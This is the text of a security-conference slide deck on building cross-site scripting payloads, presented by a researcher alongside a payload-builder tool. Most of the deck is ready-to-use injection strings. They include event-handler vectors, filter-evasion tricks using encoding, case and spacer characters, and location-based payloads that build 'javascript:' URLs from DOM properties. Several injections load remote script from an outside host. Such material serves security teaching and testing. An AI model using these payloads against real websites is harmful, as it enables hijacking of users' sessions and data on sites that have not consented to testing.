Building Advanced XSS Vectors

About

About - Agenda

- About
- Vector Scheme
- Vector Builder (webGun)
- Agnostic Event Handlers
- Reusing Native Code
- Filter Bypass
- Location Based Payloads
- Multi Reflection

About - Speaker

- Security researcher @sucurisecurity
- Former #1 @openbugbounty
- Some HoF & acknowledgements
- XSS expert

About - Presentation

- Not just another talk on XSS
- Use of alert(1) for didactic purposes
- Mainly about event based XSS
- Some stuff may be hard to follow

Vector Scheme

Vector Scheme

- Regular

```
<tag handler=code>
```

Example:

```
<svg onload=alert(1)>
```

Vector Scheme

- Full

extra1 <**tag** **spacer1** extra2 spacer2 **handler** spacer3 = spacer4 **code** spacer5> extra3

Example:

<table><**thead%0C**style=font-size:700px%0D**onmouseover**%0A=%0B**prompt(1)**%09><td>AAAAAAAAA


Vector Builder (webGun)

http://brutelogic.com.br/webgun


Vector Builder (webGun)

- Interactive cheat sheet
- Builder of XSS vectors/payloads
- More than 3k unique combinations
- Event or tag oriented
- Handlers by browser
- Handlers by length*
- Manual vector editing
- Test on target or default test page

* for filter bypass procedure.


webGun - XSS Paylo...
brutelogic.com.br/webgun/
Agnostic
IE
Firefox
Opera
Safari
Chrome
[✓ Event Oriented] Tag Oriented
Extra 1
<
Tag
Extra 2
Event
=
Javascript
>
Extra 3
Build
webGun
by @brutelogic
Load

```
<svg/onload=alert(1)>
```



[✓ ">] '> > none

Target

keep it

Place the payload in target with |xss| or leave it blank for test page.

http://domain/page?p=|xss|

Agnostic Event Handlers

Agnostic Event Handlers

- Used with almost any tag
- Ones that work with arbitrary tags

  Example: <brute

- Most require UI
- Work on all major browsers

Agnostic Event Handlers - List

- onblur
- onclick
- oncopy
- oncontextmenu
- oncut
- ondblclick
- ondrag
- onfocus
- oninput
- onkeydown
- onkeypress
- onkeyup
- onmousedown
- onmousemove
- onmouseout
- onmouseover
- onmouseup
- onpaste

Agnostic Event Handlers

- Example:

```
<brute onclick=alert(1)>clickme!
```

Reusing Native Code

Reusing Native Code

- Example 1

```
...<input type="hidden" value="INPUT"></form><script type="text/javascript">
function x(){ do something }</script>
```

- INPUT

```
"><script>alert(1)//
or
"><script>alert(1)<!--
```

Reusing Native Code

- Injection

```
...<input type="hidden" value=""><script>alert(1)//"></form><script type="
text/javascript"> function x(){ do something }</script>
```

- Result

```
...<input type="hidden" value=""><script>alert(1)//"></form><script type="
text/javascript"> function x(){ do something }</script>
```

Reusing Native Code

- Example 2

```
...
<input type="hidden" value="INPUT"
>
</form>
<script type="text/javascript">
    function x() {
        do something
    }
</script>
```

- INPUT

```
"><script src="//brutelogic.com.br/1
```

or

```
"><script src="//3334957647/1
```

Reusing Native Code

- Injection

```
...
<input type="hidden" value=""
><script src="//brutelogic.com.br/1"
>
</form>
<script type="text/javascript">
	function x() {
		do something
	}
</script>
```

- Result

```
...
<input type="hidden" value=""
><script src="//brutelogic.com.br/1"
>
</form>
<script type="text/javascript">
	function x() {
		do something
	}
</script>
```

Filter Bypass

Filter Bypass - Procedure

- Arbitrary tag + fake handler
- Start with 5 chars, increase
- Example

```
<x onxxx=1       (5) pass
<x onxxxx=1      (6) pass
<x onxxxxx=1     (7) block
```

Up to 6 chars:
oncut, onblur, oncopy, ondrag, ondrop, onhelp, onload, onplay, onshow

Filter Bypass - Tricks

- Encoding

```
%3Cx onxxx=1
<%78 onxxx=1
<x %6Fnxxx=1
<x o%6Exxx=1
<x on%78xx=1
<x onxxx%3D1
```

- Mixed Case

```
<X onxxx=1
<x ONxxx=1
<x OnXxx=1
<X OnXxx=1
```

- Doubling

```
<x onxxx=1 onxxx=1
```

Filter Bypass - Tricks

- Spacers

```
<x/onxxx=1
<x%09onxxx=1
<x%0Aonxxx=1
<x%0Conxxx=1
<x%0Donxxx=1
<x%2Fonxxx=1
```

- Combo

```
<x%2F1=">%22OnXxx%3D1
```

- Quotes

```
<x 1='1'onxxx=1
<x 1="1"onxxx=1
```

- Mimetism

```
<x </onxxx=1 (closing tag)
<x 1=">" onxxx=1 (text outside tag)
<http://onxxx%3D1/ (URL)
```

Location Based Payloads

Location Based Payloads

- Really complex payloads can be built
- document.location properties and similar
- Avoiding special chars (at least between = and >)
- Game over to filter

Location Based Payloads - Document Properties

- location.protocol

protocol: // domain / path/page ?p= text1 <tag handler=code> text2 # text3

Location Based Payloads - Document Properties

- location.hostname, document.domain

protocol: // **domain** / path/page ?p= text1 <tag handler=code> text2 # text3

Location Based Payloads - Document Properties

- location.origin

protocol: // domain / path/page ?p= text1 <tag handler=code> text2 # text3

Location Based Payloads - Document Properties

- location.pathname

protocol: // domain / **path/page** ?p= text1 <tag handler=code> text2 # text3

Location Based Payloads - Document Properties

- location.search

protocol: // domain / path/page **?p= text1 <tag handler=code> text2** # text3

Location Based Payloads - Document Properties

- previousSibling.nodeValue, document.body.textContent* ("Before")

protocol: // domain / path/page ?p= **text1** <tag handler=code> text2 # text3

* (may need to close the injected tag)

Location Based Payloads - Document Properties

- tagName, nodeName ("Itself")

protocol: // domain / path/page ?p= text1 <**tag** handler=code> text2 # text3

Location Based Payloads - Document Properties

- outerHTML ("Itself")

protocol: // domain / path/page ?p= text1 **<tag handler=code>** text2 # text3

Location Based Payloads - Document Properties

- innerHTML* ("After")

protocol: // domain / path/page ?p= text1 <tag handler=code> **text2** # text3

* (may need to close the injected tag)

Location Based Payloads - Document Properties

- textContent, nextSibling.nodeValue*, firstChild.nodeValue, lastChild.nodeValue ("After")

protocol: // domain / path/page ?p= text1 <tag handler=code> **text2** # text3

* (may need to close the injected tag)

Location Based Payloads - Document Properties

- Location.hash ("Hash")

protocol: // domain / path/page ?p= text1 <tag handler=code> text2 # **text3**

Location Based Payloads - Document Properties

- URL, location.href, baseURI, documentURI

protocol: // domain / path/page ?p= text1 <tag handler=code> text2 # text3

Location Based Payloads - Evolution 1

```
<svg onload=location='javascript:alert(1)'>

<svg onload=location=location.hash.substr(1)>#javascript:alert(1)

<svg onload=location='javas'+'cript:'+'ale'+'rt'+location.hash.substr(1)>#(1)

<svg onload=location=/javas/.source+cript:/.source+/ale/.source+/rt/.
source+location.hash.substr(1)>#(1)

<svg onload=location=/javas/.source+/cript:/.source+/ale/.source+/rt/.
source+location.hash[1]+1+location.hash[2]>#()
```

Location Based Payloads - Evolution 2

```
<javascript onclick=alert(tagName)>click me!

<javascript:alert(1) onclick=location=tagName>click me! <== doesn't work! So...

<javascript onclick=location=tagName+location.hash(1)>click me!#:alert(1)
<javascript onclick=location=tagName+innerHTML+location.hash>:/*click me!
#*/alert(1)


javascript + :"click me! + #"-alert(1)
javascrip + t:"click me! + #"-alert(1)
javas + cript:"click me! + #"-alert(1)
```

Location Based Payloads - Taxonomy

- By Type

1. Location
2. Location Self
3. Location Self Plus

- By Positioning (Properties)

Before < Itself > After # Hash

└ Inside

Location Based Payloads - Location

- Location After (innerHTML)

```
<j onclick=location=innerHTML>javascript&colon;alert(1)//
```

- Location Inside (name+id)

```
<svg id=t:alert(1) name=javascrip onload=location=name+id>
```

Location Based Payloads - Location

- Location Itself + After + Hash (tagName+innerHTML+location.hash)

```
<javascript onclick=location=tagName+innerHTML+location.hash>:/*click me!
#*/alert(1)
```

```
<javascript onclick=location=tagName+innerHTML+location.hash>:'click me!#'-
alert(1)
```

```
<javascript onclick=location=tagName+innerHTML+URL>:"-'click me!
</javascript>#'-alert(1)
```

Result: javascript + :"-'click me! + *http://..."-'click me</javascript>#'-alert(1)*

Location Based Payloads - Location

- Location Itself + Hash (tagName+URL)

<javascript:"-' onclick=location=tagName+URL>click me!#'-alert(1)

("Labeled Jump")
<javascript: onclick=location=tagName+URL>click me!#%0Aalert(1)

Result:
javascript: + *http://...<javascript: onclick=location=tagName+URL>click me!#%0Aalert(1)*

Location Based Payloads - Location

- Location After + Hash (innerHTML+URL)

```
<j onclick=location=innerHTML+URL>javascript:"-'click me!</j>#'-alert(1)
```

```
<j onclick=location=innerHTML+URL>javascript:</j>#%0Aalert(1)
```

Location Based Payloads - Location

- Location Itself + After + Hash (tagName+innerHTML+URL)

```
<javas onclick=location=tagName+innerHTML+URL>cript:"-'click me!</javas>#'-alert(1)
```

```
<javas onclick=location=tagName+innerHTML+URL>cript:</javas>#%0Aalert(1)
```

Location Based Payloads - Location

- Location Itself + Before (tagName+previousSibling)

"-alert(9)<javascript:" onclick=location=tagName+previousSibling.
nodeValue>click me!

- Location Itself + After + Before (tagName+innerHTML+previousSibling)

'-alert(9)<javas onclick=location=tagName+innerHTML+previousSibling.
nodeValue>cript:'click me!

Location Based Payloads - Location

- Location After + Itself (innerHTML+outerHTML)

<alert(1)<!-- onclick=location=innerHTML+outerHTML>javascript:1/*click me!*/</alert(1)<!-- -->

javascript:1/*click me!*/ + <alert(1)<!-- ... </alert(1)<!-- -->

<j 1="*/""-alert(1)<!-- onclick=location=innerHTML+outerHTML>javascript:/*click me!

javascript:/*click me! + <j 1="*/""-alert(1)<!-- ...

Location Based Payloads - Location

- Location After + Before + Itself (innerHTML+previousSibling+outerHTML)

*/"<j"-alert(9)<!-- onclick=location=innerHTML+previousSibling.
nodeValue+outerHTML>javascript:/*click me!

javascript:/*click me! + */" + <j"-alert(9)<!-- ...

*/"<j 1=-alert(9)// onclick=location=innerHTML+previousSibling.
nodeValue+outerHTML>javascript:/*click me!

javascript:/*click me! + */" + <j 1="-alert(9)//" ...

Location Based Payloads - Location Self

- Location Self Inside

```
p=<svg id=?p=<svg/onload=alert(1)%2B onload=location=id>
```

http://...?p=<svg/onload=alert(1)+

```
p=<svg id=?p=<script/src=//brutelogic.com.br/1%2B onload=location=id>
```

http://...?p=<script/src=//brutelogic.com.br/1+

Location Based Payloads - Location Self

- Location Self After

p=<j onclick=location=textContent>?p=%26lt;svg/onload=alert(1)>

http://...?p=<svg/onload=alert(1)>

Location Based Payloads - Location Self Plus

- Location Self Plus Itself

p=<j%26p=<svg%2Bonload=alert(1) onclick=location%2B=outerHTML>click me!

http://...?p=%3Cj%26p=%3Csvg%2Bonload=alert(1)%20onclick=location%2B=outerHTML%3Eclick%20me!<j&p=<svg+onload=alert(1) onclick="location+=outerHTML">

Location Based Payloads - Location Self Plus

- Location Self Plus After

```
p=<j onclick=location%2B=textContent>%26p=%26lt;svg/onload=alert(1)>
```

```
http://...?p=%3Cj%20onclick=location%2B=textContent%3E%26p=%26lt;
svg/onload=alert(1)%3E&p=<svg/onload=alert(1)>
```

Location Based Payloads - Location Self Plus

- Location Self Plus Before

p=%26p=%26lt;svg/onload=alert(1)><j onclick=location%2B=document.body.textContent>click me!

http://...?p=%26p=%26lt;svg/onload=alert(1)%3E%3Cj%20onclick=location%2B=document.body.textContent%3Eclick%20me![BODY_CONTENT]&p=<svg/onload=alert(1)>click me!

Multi Reflection

Multi Reflection - Single Input

- Double Reflection - Single Input

```
p='onload=alert(1)><svg/1='

'onload=alert(1)><svg/1='

... [code] ...

'onload=alert(1)><svg/1='
```

- Double Reflection - Single Input (script)

```
p='>alert(1)</script><script/1='

p=*/alert(1)</script><script>/*

*/alert(1)</script><script>/*

... [code] ...

*/alert(1)</script><script>/*
```

Multi Reflection - Single Input

- Triple Reflection - Single Input

```
p=*/alert(1)">'onload="/*<svg/1='

p=`-alert(1)">'onload="`<svg/1='


`-alert(1)">'onload="`<svg/1='

... [code] ...

`-alert(1)">'onload="`<svg/1='

... [code] ...

`-alert(1)">'onload="`<svg/1='
```

- Triple Reflection - Single Input (script)

```
p=*/</script>'>alert(1)/*<script/1='


*/</script>'>alert(1)/*<script/1='

... [code] ...

*/</script>'>alert(1)/*<script/1='

... [code] ...

*/</script>'>alert(1)/*<script/1='
```

Multi Reflection - Multi Input

- 2 inputs:

```
p=<svg/1='&q='onload=alert(1)>
```

- 3 inputs:

```
p=<svg 1='&q=onload='/*&r=*/alert(1)'>
```

Conclusion

- XSS vectors can:

- be complex;

- easily evade filters;

- blow your mind.

Thanks!

@brutelogic